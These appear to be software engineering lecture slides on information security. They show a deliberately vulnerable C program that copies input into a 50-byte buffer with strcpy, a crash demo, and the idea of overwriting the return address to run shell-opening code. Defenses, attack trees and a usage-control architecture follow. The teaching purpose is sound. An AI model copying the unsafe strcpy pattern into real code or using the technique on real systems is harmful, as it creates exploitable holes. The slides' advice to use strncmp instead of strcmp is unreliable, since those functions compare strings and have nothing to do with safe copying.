
Local variables are "below" the return address.

```
#include <stdio.h>

void proc(char* str, int a, int b)
{
    char buf[50];
    strcpy(buf, str);
}

int main(int argc, char* argv[])
{
    if(argc > 1)
        proc(argv[1], 1, 2);

    printf("%s\n", argv[1]);
    return 0;
}
```



```
/programming/c/overflow `perl -e "print 'A'x80"`
```

Program received signal SIGSEGV, Segmentation fault.


Return address can then be overwritten!

[["Tutorial: Buffer Overflows."](#) P. Schaller. (2005)]

# Buffer overflows - Idea behind the exploit

Blindly overwriting return address makes program crash (violation of A)

Even worse: overwrite return address with address on the stack (!),  
and make sure malicious code (usually opening a shell) is at that address!



[["Tutorial: Buffer Overflows."](#) P. Schaller. (2005)]

## Defense 1: constructive

- Don't use insecure languages or insecure library functions (e.g., not strcmp but strncmp). (Doesn't always help)

## Defense 2: analytical

- Stand-alone program: use fuzzers that apply (almost) random input to a program to see if it crashes
- Construct **test cases** for web applications
  - OWASP testing guide
- Perform security **reviews** for systems and code
- [http://www.owasp.org/index.php/Category:OWASP\\_Project](http://www.owasp.org/index.php/Category:OWASP_Project)
- Systems in a network: Use vulnerability scanners to identify applications in a system, search for open ports, look up known vulnerabilities or find new ones. Then try to exploit.

# From requirements to system design

2.1. Software architecture

2.2. Antipatterns in software engineering

2.3. Reuse

2.4. Testability

2.5. Safety

2.6. Information security

2.6.1. Terminology

2.6.2. Relevance and challenges

2.6.3. Examples of typical technical security challenges

2.6.4. Design principles


2.6.5. Implementation level concerns

**2.6.6. Security analyses**

2.6.7. Data protection

2.6.8. Trade-offs

- Nodes: Threats
- Top-level goal may be obtained by means of misus
- Refine as much as necessary
- Knowledge of the system and potential problems
- Technical and organizational issues
- Basically, fault tree analyses
  - Plus special roles/motives of attackers
  - Throughout development





Idea: if we can anticipate all possible attacks (and who the attackers are), we can deploy countermeasures for the most important ones


Assign attributes to nodes

- Possibilities (boolean, continuous (?))
- Probabilities
- Estimated impact (boolean, continuous)

Compute probabilities/impacts of cut sets


# Attack tree

- Figure out possible attacks!




## Attack tree with different attributes (1)

- Figure out easy attacks!



## Attack tree with different attributes (2)

- Figure out cheapest attack!



## Example


Assume we want to protect all representations of a picture after it has been downloaded with a browser: pixmap, DOM objects in the browser, cache files. Then protection is necessary at the level of the windows manager (WM), the browser itself (say Firefox, FF), and the operating system (OS).

The system works as follows. When data is requested from a server, the server sends it together with a policy that stipulates which actions on the picture are allowed and which actions are not allowed.

WM and OS are equipped with technology that intercepts relevant events (e.g., screenshots at the WM level, copy and paste at the FF level, copy file actions at the OS level). These events are intercepted by policy enforcement points (PEPs) and not directly executed. Rather, they are sent to policy decision points (PDP) which check if the action is permitted. The response "yes" or "no" is sent back to the PEP which then possibly performs the action.

Architecture of the system on the next slide.

# Overall architecture




["Distributed data usage control for web applications: a social network implementation." Kumari, Prachi, et al. (2011)]

The system is implemented as follows.

- At the server side, the SCUTA component makes sure the policy is shipped to the browser along with the data.
- At the browser side, there is a plugin called BRUCE that receives the policy and forwards it to the PDPs of the different levels (alternative implementation: there is only one PDP).
- Subsequently, if at any of the levels an event happens, it is intercepted by the PEPs and sent to the PDPs for decision, as described before.


# SCUTA architecture



